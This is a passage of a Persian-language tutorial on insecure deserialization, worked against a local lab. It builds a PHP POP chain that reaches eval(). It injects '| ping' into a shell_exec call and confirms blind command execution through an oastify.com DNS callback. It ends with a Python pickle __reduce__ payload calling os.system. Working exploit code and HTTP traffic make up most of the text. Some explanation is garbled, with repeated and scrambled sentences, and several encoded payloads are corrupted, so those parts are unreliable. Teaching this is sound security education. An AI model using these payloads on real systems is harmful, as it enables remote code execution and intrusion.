Property Oriented Programming (POP) Chain شده رو کنترل کنه و اون رو به تابع unserialize() بده، مهاجم میتونه ویژگی های اون Object رو هم کنترل نماید . این اتفاق به مهاجم اجازه میده که فرستت دزدیدن و تغییر Flow اپلیکیشن رو داشته باشه، اون هم با کنترل مقادیری که به مجیک متده wakeup() پاس داده میشه . این چیزی که گفتیم حقیقته، اما برخی اوقات مشکل اینه که مجیک متده تعريف شده توی کلاس شامل کد مفیدی برای ما به عنوان مهاجم نیست، یعنی کار خاصی انجام نمیده و اکسپلولیت کردنش هم زیاد مهم نیست . پس Unsafe Deserialization چاله ای نخواهد داشت و چرا ما وقتمون بزاریم و اکسپلولیتش کنیم ؟

اما متناسبانه، حتی اگه مجیک متده ها هم قابل اکسپلولیت نباشند، مهاجم میتونه با استفاده از چیزی به نام POP Chain کارهایی رو انجام بده . حمله POP Chain اینطوری کار میکنه که، مهاجم برای رسیدن به هدف نهاییش میاد و کد ها یا به عبارت دیگه Gadget های توی برنامه رو زنجیره وار به هم متصل میکنه . این Gadget ها کد هایی هستند که توی Codebase وجود دارند و با شرایطی مثل Inheritance یا ارث بری به Object تحت کنترل ما که Serialized هست مرتبه میشوند .

یه توضیحی در باب POP Chain ! Chain های اویله که Gadget های دیگه رو صدا میزنن استفاده میکنه . کد زیر رو در نظر بگیرید :

```
class Example{
    private $obj;
    function __construct(){
        // some PHP code...
    }
    function __wakeup(){
        if (isset($this->obj)) return $this->obj->evaluate();
    }
}
class CodeSnippet{
    private $code;
    function evaluate(){
        eval($this->code);
    }
}

// some PHP code...
$user_data = unserialize($_POST['data']);
// some PHP code...
```

اغا، ما یه داده ای رو میتونیم به وب اپلیکیشن از طریق متده POST بدم، این داده باید توی پارامتری به نام data قرار بگیره، داده ما وقتی به Back-End unserialize رسید به تابع داده میشه . توی کد بالا، کدوم یک از کلاس های Example، CodeSnippet دارای مجیک متده wakeup() هستند که با unserialize شدن یک Object ازشون، تحریک میشه ؟ منظورم مجیک متده wakeup() هست . فاتون کلاس Example این ویژگی رو داره . یعنی اگه ما unserialize از کلاس Object رو یک \$\_POST['data'] بدم، به علت شدن مجیک متده wakeup() صدا زده میشه . حالا این مجیک متده تعريف شده که در صورتی که در \$this->obj دارد میفرستیم باید یک عبارت شده باشه، \$this->obj->evaluate(); پس ما ابتدا مقداری که به عنوان \$\_POST['data'] میفرستیم باید یک CodeSnippet باشیم که چنین متده evaluate() دارد، و گرنه خواهد شد . پس ما مقداری که به عنوان \$\_POST['data'] میفرستیم باید یک \$obj باشیم که دارای wakeup() میباشد . بین شکل ما wakeup() رو صدا زدیم، از سد if توی این متده evaluate() یک متده evaluate() داره . پس ما باید یک \$obj باشیم که دارای evaluate() میباشد . اگر دقت فرمایید، میبینید که متده evaluate() تابع CodeSnippet باشیم که چنین متده evaluate() دارد، و گرنه خواهیم گرفت . این چیزی هست که خطرناک محسوب میشه . یعنی اگه ما به eval رو صدا میزنه و مقدار فیلد \$code توی این کلاس رو بهش میده . این چیزی هست که خطرناک محسوب میشه . یعنی اگه ما به eval رو صدا میزنه و مقدار فیلد \$code تعیین کنیم؛ قادر خواهیم بود متده eval رو با کد خودمون اجرا کنیم .

- اگه توی متن چرت بالا دقت کنید، میبینید که زنجیره وار همثون به هم متصل هستند و در نهایت به هدف نهایی مهاجم یعنی دسترسی به تابع eval ختم میشوند. به این حالت میگن **POP Chain** و در نگاه اول شاید بگید که این دیگه چی بود ناموسن، ولی زیاد پیچیده نیست اگه به صورت زنجیره وار بهش نگاه کنید. بباید این بار به صورت منظم تر به این کد و چگونگی اکسپلوبیت کردنش نگاه کنیم.
1. وب اپلیکیشن از ما یک ورودی میگیره و این ورودی باید توی `$_POST['data']` باشد.
  2. ورودی ما به تابع `unserialize` داده میشه، پس باید یک داده `Serialize` شده باشد.
  3. دو کلاس `CodeSnippet` و `Example` داریم، کوم یک از این کلاس ها را میتوانیم با اون تابع `unserialize` تحریک کنیم؟
  4. `Example` رو ! چرا؟ چون `unserialize` میتوانه مجیک متد `wakeup` رو تحریک کنه و این مجیک متد توی `Example` قرار دارد. پس نتیجه این میشه که ما باید یک `Object` از کلاس `Example` به عنوان ورودی به `$_POST['data']` بدیم و چون `unserialize` میشه میتوانیم مجیک متد `wakeup` رو تحریک و اجرا کنیم.
  5. `wakeup` چه شروطی داره؟ توی این متد گفته شده که باید یک متغیر به نام `$obj` تعریف شده باشه پس اون `Object` از کلاس `Example` که به عنوان ورودی از طریق `$_POST['data']` به وب اپلیکیشن میدیم باید فیلد `$obj` داشته و مقداری رو توی این فیلد قرار دهیم.
  6. توی `evaluate` چیکار میکنه؟ میاد و تابع `eval` رو صدا میزنه و مقداری رو بهش میده. اون مقدار چیه؟ یعنی `$this->code` که یک از کلاس `Object` میگم اما تونستیم از طریق `PHP Chain` حفره امنیتی `Insecure Deserialization` رو به `Code Injection` تبدیل کنیم.
  7. میایم و یک کد PHP رو توی `$code` قرار میدیم تا توسط `eval` برآمون اجرا بشه.
  8. تبریک میگم ما تونستیم از طریق `PHP Chain` حفره امنیتی `Insecure Deserialization` رو به `Code Injection` تبدیل کنیم. حالا بریم و اکسپلوبیت رو انجام بدیم. ابتدا کدمون رو اجرا میکنیم:



**Warning:** Undefined array key "data" in `C:\xampp\htdocs\popchain.php` on line 19

میگه ورودی به نام `data` قرار بوده بهم بددید اما ندادید. راست میگه باید یک درخواست POST بزنیم و یک ورودی به نام `data` بهش بدیم. پس بریم سروقت ... BurpSuite



**Request**

```
1 POST /popchain.php HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="118"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: csrfToken=57NKX5ZNNJmyCHILp4SvTGFhyqEVxun
16 Connection: close
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 10
19
20 data=Hello
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Sat, 18 May 2024 04:22:07 GMT
3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
4 X-Powered-By: PHP/8.2.4
5 Content-Length: 130
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <br />
10 <br />
11 Notice
12 </b>
13 : unserialize(): Error at offset 0 of 5 bytes in <b>
14 C:\xampp\htdocs\popchain.php
15 </b>
16 on line <b>
17 19
18 </b>
19 <br />
```

مقدار `data` رو میفرستیم. میبینید که خطأ عوض شد، وقتی خطأ عوض میشه یعنی اینکه انگلک شده. میگه که، این چیه برآم فرستادی؟ من میخوام `Hello` که نمیشه `unserialize` کنم، باید یک ساختار پیچیده رو بهش بدیم. گفتیم یک نمونه از کلاس `Example` رو بهش میدیم. به شکل زیر میام و نمونه رو میسازم:

```
18 $example = new Example();
19 echo urlencode(serialize($example));
```

میبینید که urlencoded کردم، چون که ممکن هست داده `serialize` شده من حاوی کاراکتر های خاص باشه، یا باید `urlencode` بشه یا باید `base64` کنیم. این بار قرعه به نام `urlencoded` افتاد.



O%3A7%3A%22Example%22%3A1%3A%7Bs%3A12%3A%22%00Example%00obj%22%3BN%3B%7D

حال این رو به عنوان **data** توی درخواست POST میفرستم. البته قبل توی هم تغییراتی رو اعمال میکنم که ورودی URL شده من **Encode** بشه و سپس **unserialize** عبارت Serialize شده حاوی کاراکتر های خاص هست و کاراکتر های خاص توی درخواست های HTTP میتوان تخریب شوند، اونها رو بین شکل دریافت و دید کنند:

```
...
// some PHP code...
$user_data = urldecode($_POST['data']);
$user_data = unserialize($user_data);
// some PHP code...
...
```

درخواست ارسال، حاوی عبارت Serialize شده:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /popchain.php HTTP/1.1 2 Host: 127.0.0.1 3 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Cookie: csrfToken=57NKX5fNNJmyCHILp4SvT65hyqEVExun 16 Connection: close 17 Content-Type: application/x-www-form-urlencoded 18 Content-Length: 77	1 HTTP/1.1 200 OK 2 Date: Sat, 18 May 2024 04:29:30 GMT 3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 4 X-Powered-By: PHP/8.2.4 5 Content-Length: 0 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9

میبینید که خط رفت، یعنی داده ما درست هست. اما اتفاقی نیفتاد که چون کاری نکردیم هنوز. گفتم میخوایم تابع **wakeup** رو تحریک کنیم که با **unserialize** شدن ورودی ما این اتفاق افتاده ولی ورودی ما نیازمند **\$this->obj** ارسال ماست تا از سد if بگزره:

```
...
function __wakeup() {
    if (isset($this->obj)) return $this->obj->evaluate();
}
...
```

این بار **Object** ارسالیمون رو با مقدار دهی کردن **\$obj** ایجاد میکنید و سپس **Serialize** خواهیم کرد:

```
$example = new Example();
$example->obj = "Hello";
echo urlencode(serialize($example));
```

خروجی:

Fatal error: Uncaught Error: Cannot access private property Example::\$obj in C:\xampp\htdocs\popchain.php:19 Stack trace: #0 {main} thrown in C:\xampp\htdocs\popchain.php on line 19  
ای دل غافل، خط داد، میگه که نمیتونم یک **Private Property** هست رو مقدار دهی کنم. پس چیکار کنیم؟ **Object Injection** خواهیم کرد. اکسلپلوبیتمن رو به شکل زیر مینویسیم:

```
<?php
    class Example {
        private $obj = "Hello";
    }
    echo urlencode(serialize(new Example()));
?>
```

یک کلاس به نام **Example** که یک متغیر **Private** به نام **\$obj** داره که مقدار "Hello" رو توی خودش نگهداری میکنه. Serialize شده و Url Encode و چاپ رو صفحه:

توی کد اصلی تغییر ایجاد میکنم، میخوام ببینم ایا از صد if توی متد `wakeup` گذر میکنه یا خیر؟ برا همین میخواه اگه گذر کرد عبارت `echo "Hello friend."` را در پاسخ نشاند.

```
...
function __wakeup() {
    if (isset($this->obj)) {
        echo "Hello friend .";
        return $this->obj->evaluate();
    }
}
...
```

بریم `Object` مون رو تزریق کنیم:

Request	Response
<pre>Pretty Raw Hex 1 POST /popchain.php HTTP/1.1 2 Host: 127.0.0.1 3 sec-ch-ua: "Not A?Brand";v="99", "Chromium";v="118" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/118.0.5993.88 Safari/537.36 8 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Cookie: csrfToken=57NKX5ENJNmyCHILp4SvTG5hyqEVBxun 16 Connection: close 17 Content-Type: application/x-www-form-urlencoded 18 Content-Length: 95 20 data=O%3A%7%3A%22Example%22%3A1%3A%7Bs%3A12%3A%22%00Example%00obj%22%3Bs%3A5%3A%22Hello%20%3B%7D</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sat, 18 May 2024 04:40:11 GMT 3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 4 X-Powered-By: PHP/8.2.4 5 Content-Length: 363 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 9 10 &lt;b&gt;Hello friend .&lt;br /&gt; 10&lt;br&gt; 10 Fatal error &lt;/b&gt; : Uncaught Error: Call to a member function evaluate() on string in C:\xampp\htdocs\popchain.php:10 11 Stack trace: 12 #0 [internal function]: Example-&gt;__wakeup() 13 #1 C:\xampp\htdocs\popchain.php(23): unserialize('O:7:"Example":1...') 14 #2 {main} 15 thrown in &lt;b&gt;     C:\xampp\htdocs\popchain.php &lt;/b&gt; on line &lt;b&gt;     10 &lt;/b&gt; &lt;br /&gt;</pre>

میبینید که نوشته `Hello friend` ولی به خطای داد، میگه که من نمیدونم `evaluate` چیه، چنین چیزی را نداریم 😊 راست میگه، چون من فقط یک رشته بود. گفتنیم `$obj` باید چی باشه تا متد `evaluate` رو داشته باشه؟ یک `Instance` از کلاس `CodeSnippet`. خب پس، اینجا هم باید استفاده کنیم. اکسپلولویتمون به شکل زیر میشه:

```
<?php
    class CodeSnippet {
        private $code;
    }

    class Example {
        private $obj;
        public function __construct() {
            $this->obj = new CodeSnippet();
        }
    }
    echo urlencode(serialize(new Example()));
?>
```

میبینید که یک کلاس به نام `CodeSnippet` ساختم و متغیر `$code` اومدم و `__construct` رو تو ش تعريف کردم. توی کلاس `Example` رو تو ش تعريف کردم. مقدار `$this->obj` رو برابر یک `Instance` از `CodeSnippet` قرار دادم. بدیم شکل زیر میشه:

Request	Response
<pre>POST /popchain.php HTTP/1.1 Host: 127.0.0.1 sec-ch-ua: "Not A?Brand";v="99", "Chromium";v="118" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Windows" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/118.0.5993.88 Safari/537.36 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Cookie: csrfToken=57NKX5ENJNmyCHILp4SvTG5hyqEVBxun Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 155 20 data=O%3A%7%3A%22Example%22%3A1%3A%7Bs%3A12%3A%22%00Example%00obj%22%3Bs%3A5%3A%22Hello%20%3B%7D%7D</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sat, 18 May 2024 05:02:28 GMT 3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 4 X-Powered-By: PHP/8.2.4 5 Content-Length: 14 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 9 10 &lt;b&gt;Hello friend .&lt;br /&gt;</pre>

حالا این پیلود رو به توی درخواست `POST` مون میدیم و ارسال میکنیم:

Request	Response
<pre>Pretty Raw Hex 1 POST /popchain.php HTTP/1.1 2 Host: 127.0.0.1 3 sec-ch-ua: "Not A?Brand";v="99", "Chromium";v="118" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Windows" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/118.0.5993.88 Safari/537.36 8 Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Cookie: csrfToken=57NKX5ENJNmyCHILp4SvTG5hyqEVBxun 16 Connection: close 17 Content-Type: application/x-www-form-urlencoded 18 Content-Length: 155 19 20 data=O%3A%7%3A%22Example%22%3A1%3A%7Bs%3A12%3A%22%00Example%00obj%22%3Bs%3A5%3A%22Hello%20%3B%7D%7D</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sat, 18 May 2024 05:02:28 GMT 3 Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 4 X-Powered-By: PHP/8.2.4 5 Content-Length: 14 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 9 10 &lt;b&gt;Hello friend .&lt;br /&gt;</pre>

میبینید که Hello friend را بدون خطای عدم وجود evaluate چاپ کرد . این یعنی اینکه متده evaluate رو توی \$this->obj را پیدا کرده و اجرا نموده . اما ما میخوایم به eval توی متده evaluate برسیم :

```
class CodeSnippet{
    private $code;
    function evaluate(){
        eval($this->code);
    }
}
```

پس میتوانیم کد PHP مورد نظرمون رو توی \$code نمونه CodeSnippet بدم و اون رو برامون به eval بده و اجراش کنه . اکسلپلوبیتمنون به شکل زیر میشه :

```
<?php
    class CodeSnippet {
        private $code = "phpinfo();";
    }

    class Example {
        private $obj;
        public function __construct(){
            $this->obj = new CodeSnippet();
        }
    }
    echo urlencode(serialize(new Example()));
?>
```

حال Serialize میکنیم :



حال عبارت رو به data توی درخواست POST میدیم :

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /popchain.php HTTP/1.1		Hello friend .	
2 Host: 127.0.0.1		<b>PHP Version 8.2.4</b>	
3 sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"			
4 sec-ch-ua-mobile: ?0			
5 sec-ch-ua-platform: "Windows"			
6 Upgrade-Insecure-Requests: 1			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			
Chrome/118.0.5999.88 Safari/537.36			
8 Accept:			
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.			
0,application/signed-exchange;v=b3;q=0.7			
9 Sec-Fetch-Site: none			
10 Sec-Fetch-Mode: navigate			
11 Sec-Fetch-User: ?1			
12 Sec-Fetch-Dest: document			
13 Accept-Encoding: gzip, deflate, br			
14 Accept-Language: en-US,en;q=0.9			
15 Cookie: csrftoken=57NKX5fNMyCHILp4SvTG5hyqEVExun			
16 Connection: close			
17 Content-Type: application/x-www-form-urlencoded			
18 Content-Length: 185			
19			
0 data=			
0%3A%73%A%22%Example%22%3A%1%3A%7B%3A12%3A%22%00Example%00obj%22%3B0%3A11%3A%22CodeSnippet%22%3A1%3A%7B%3A17%3A%22%00CodeSnippet%00code%22%3B%3A10%3A%22phpinfo%28%29%3B%22%3B%7D%7D			

خانومها و اگایون، ما الان توستیم Insecure Deserialization رو تبدیل کنیم به Code Injection . تبریک میگم . جالب بود 😊 لذت بردم ازش .

← نکته قابل یاد گیری این بود که ما توی PHP زمانی که میخوایم وجود یا عدم وجود حفره امنیتی Insecure Deserialization رو بررسی کنیم، نیازمند به Source Code هستیم و بدون دسترسی به سورس کد بسیار بسیار سخت و شاید هم اکسلپلوبیت کردن این حفره امنیتی ناممکن باشد .


مثال بعدی، فرض کنید که یک وب اپلیکیشن داریم که توی یکی از فایلهاش یک کد به شکل زیر دارد :

```
<?php
    class IO {
        public function destroy($fn) {
            shell_exec("del C:\\xampp\\htdocs\\" . $fn);
        }
    }
    class LoggerIO extends IO {
        private $fn = "log.txt";

        public function __construct() {
            $myfile = fopen($this->fn, "w") or die("Unable to open file!");
            fclose($myfile);
        }
        //...
        public function __destruct() {
            $this->removeFile($this->fn);
        }
        public function removeFile($fn) {
            $this->destroy($this->fn);
        }
    }

    $user_data = $_GET['data'];
    $user_data = base64_decode($user_data);
    $user_data = unserialize($user_data);
    var_dump($user_data);
?>
```

خب، دو تا کلاس داریم با نامهای `IO` و `LoggerIO` که `LoggerIO` از `IO` ارث بری کرده . یعنی اینکه متدها و متغیرهای `IO` از توی `LoggerIO` هم قابل دسترسی است . کلاس `IO` میاد و زمانی که یک نمونه ازش ساخته میشه یک فایل با نام مقدار `$fn` ایجاد میکنه و فرض بگیریم که کارهایی رو روی این فایل انجام میده . مجیک متند `destruct` توش وجود داره و وقتی که PHP لازم دید Instance ایجاد شده از `LoggerIO` از حافظه پاک شود، اجرا میشود . وقتی اجرا میشه میاد و یک متند به نام `removeFile` رو صدا میزنه . این متند میاد و متند `destroy` که از `IO` به ارث رسیده با مقدار `$this->fn` صدا میزنه . این متند میاد و یکتابع خطرناک به نام `shell_exec` رو اجرا میکنه و مقدار `$fn` داده شده بهش رو توی این تابع قرار میده . در انتهای کد ها هم میبینید که ما یک مقدار رودی از طریق پارامتر `data` در URL به فایل میدیم، این مقدار باید `Base64` باشد و توسط `base64_decode` دیک میشود، سپس باید مقدار دیک شده یک عبارت `Serialize` باشد و به تابع `unserialize` داده میشود و در نهایت هم خروجی توسط `var_dump` روی صفحه چاپ میگردد . جمع بندی اینکه ما کلاس هایی داریم که مجیک متند توش بکار رفته و همچنین در یکی از متدهاش تابع خطرناک `shell_exec` استفاده شده است و تابع `unserialize` هم داریم که به ما اجازه وارد کردن `Object` میده . جمع جمع اسیب پذیر است و ماهم وظیفه هون سوءاستفاده از اسیب پذیریست . باید تا ببینیم چطوری باید ایشون رو اکسپلوبیت کنیم . ابتدای امر باید پارامتر `data` رو بدیم ببینیم چیکار میکنه :




```
array(1) { [0]=> array(3) { [0]=> string(1) "A" [1]=> string(1) "B" [2]=> string(1) "C" } }
```

میبینید که داده مارو `base64_decode` کرد و `unserialize` و در نهایت `var_dump` روی صفحه چاپ شد . توی کد ما یکتابع `unserialize` داریم ولی توی کلاس هامون `wakeup` نداریم . یعنی اینکه با `unserialize` شدن داده ما هیچ متندی توی کلاس هامون اجرا نمیشه ولی متند `destruct` رو داریم، زمانی اجرا میشه که مفسر PHP میخواهد `Object` مارو از حافظه پاک کنه، یعنی زمان پایان اجرا کد PHP اجرا میشود . پس ما اگر یک `Object` از کلاس `LoggerIO` را بسازیم و به `serialize` رو بسازیم و `data` را `Base64` رو تحولی پارامتر دهیم، در انتهای کار مفسر PHP یک متند داریم که میتوانیم اجرایش کنیم . اما متند `destruct` برای ما کار خاصی نمیکنه ما نیازمند یک متند خطرناک هستیم که توی کلاس `IO` وجود داره، متند `destroy` هست که تابع `shell_exec` رو اجرا میکنه، باید به این متند دسترسی پیدا کنیم . کدوم متغیر ما توی کلاس `LoggerIO` هست که مقدارش به `shell_exec` توی متند `destroy` کلاس `IO` انتقال پیدا میکنه ؟ . پس ما باید مقداری رو به `$fn` بدیم و این مقدار توی تابع `shell_exec` قرار میگیره . دستور سیستمی `del` اجرا میشه و میتوانیم از طریق `, | ;` ... دستور خودمون رو هم ب بش بدیم . پس اکسپلوبیت به شکل زیر میشه :

```
<?php
    class LoggerIO {
        private $fn = "log.txt | ping 8.8.8.8";
    }

    echo base64_encode(serialize(new LoggerIO));
?>
```

خروجی اکسپلوبیت ما میشه :



این مقدار رو به صفحه اسیب پذیر میدیم :




object(LoggerIO)#1 (1) { ["fn":"LoggerIO":private]=> string(22) "log.txt | ping 8.8.8.8" }

هیچی نشد ولی میدونم که پیلودمون اجرا شد . چرا خروجی رو نمیتونیم بینیم . و اسه تست به متکی میشیم تا بینیم ایا میتوانیم Ping بزنیم و DNS Query ارسالی سرور رو بینیم یا خیر ؟ اکسپلوبیت ما میشه :

```
<?php
    class LoggerIO {
        private $fn = "log.txt | ping 2tw8n5j398av7ixvcwl98d1gl7ryfo3d.oastify.com";
    }

    echo base64_encode(serialize(new LoggerIO));
?>
```

خروجی رو به صفحه اسیب پذیر میدیم :



object(LoggerIO)#1 (1) { ["fn":"LoggerIO":private]=> string(59) "log.txt | ping 2tw8n5j398av7ixvcwl98d1gl7ryfo3d.oastify.com" }

ایا Burp Collaborator درخواست رو دریافت کرده است یا خیر ؟

Payloads to generate: 1 Copy to clipboard  Include Collaborator server location Poll now Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2024-May-18 23:52:42.237 UTC	DNS	2tw8n5j398av7ixvcwl98d1gl7ryfo3d	1.130	
2	2024-May-18 23:52:42.784 UTC	DNS	2tw8n5j398av7ixvcwl98d1gl7ryfo3d	2	
3	2024-May-18 23:52:42.786 UTC	DNS	2tw8n5j398av7ixvcwl98d1gl7ryfo3d	6	
4	2024-May-18 23:52:42.812 UTC	DNS	2tw8n5j398av7ixvcwl98d1gl7ryfo3d	1.133	

میبینید که بله . پس ما توئنستیم اکسپلوبیشن کنیم و یک Blind Remote Command Execution داشته باشیم .

بریم یه مثل پایتون-جنگویی بزنیم . یه وب اپلیکیشن جنگو داریم که یک URL به ادرس /blog داره که این URL از ما یک پارامتر به نام data میگیره . وقتی پارامتر data با مقدار درست بهش داده میشه اون داده رو روی صفحه بهمون نشون میده :

127.0.0.1:8003/blog/?data=9ASVXAAAAAAAAB9ICIMBHRpbWWUjBlxNzE2MjA0NTc4lJQ3MzcwNzSUjAzwZXJzb26UfZQojApmaXJzdF9uYW1llwESm9obpSMCwxc3RfbmFtZZSMA0RvZZSMA2FnZZRLG3V1Lg==

ChatGPT Google YouTube v2rayA NeetCode.io LetsDefend - Blue T... Attack-Defense On... Izone cheatsheets او موچی - دانلود فایل... Welcome to 2captcha... Read it JWT OWASP Top 10 for... G...

{'time': '1716204578.4737074', 'person': {'first\_name': 'John', 'last\_name': 'Doe', 'age': 27}}


توی Back-End ایشون چی میگذره ؟ کدی به شکل زیر وجود داره :

```
try:
    data = request.GET['data']
    data = base64.b64decode(data)
    data = pickle.loads(data)
    return HttpResponse("Yes, we have received your data .")
except:
    return HttpResponse("Please enter data parameter correctly.")
```

میبینید که `data` را از ما میگیره، سپس اون رو از `Base64` دیکد میکنه، از طریق `pickle.loads` اون رو `Deserialize` میکنه و در صورتی که این فرایند ها به خطأ خورند، داده بر روی صفحه وب نشون داده میشه و اگه به خطأ خورند پیغام خطأ خواهد داد. حالا ببایم و یک داده نمونه بسازیم و به وب اپلیکیشن بدیم:

```
my_data = {}
my_data['time'] = str(time.time())
my_data['person'] = {
    "first_name": "John",
    "last_name": "Doe",
    "age": 27
}
my_data = base64.b64encode(pickle.dumps(my_data))
print(my_data)
```

یک داده بیچده رو به نام `my_data` تولید کردیم، از طریق `pickle.dumps` اون رو `Serialize` کرده و به `Base64` تبدیل نمودیم. حالا این داده رو میخواهیم به وب اپلیکیشن بدم، ببینم کار میکنه یا خیر؟



میبینید که داده ما یک دیکشنریست حاوی تعدادی ایندکس و مقادیرشون. خب حالا برمی سر وقت ساختن اکسلپولیوت، دقت کنید که `Insecure` `RCE` به ما میده و چی بهتر از این؟ کافیه که امکان وارد کرد داده به `pickle.loads` رو داشته باشیم و `RCE` بگیریم. حالا چطوری؟ اکسلپولیوت زیر رو ببینید:

```
import os
import base64
import pickle

class EvilPickle:
    def __reduce__(self):
        return (os.system, ("echo 'Hello friend .", ))
print(base64.b64encode(pickle.dumps(EvilPickle()))))
```

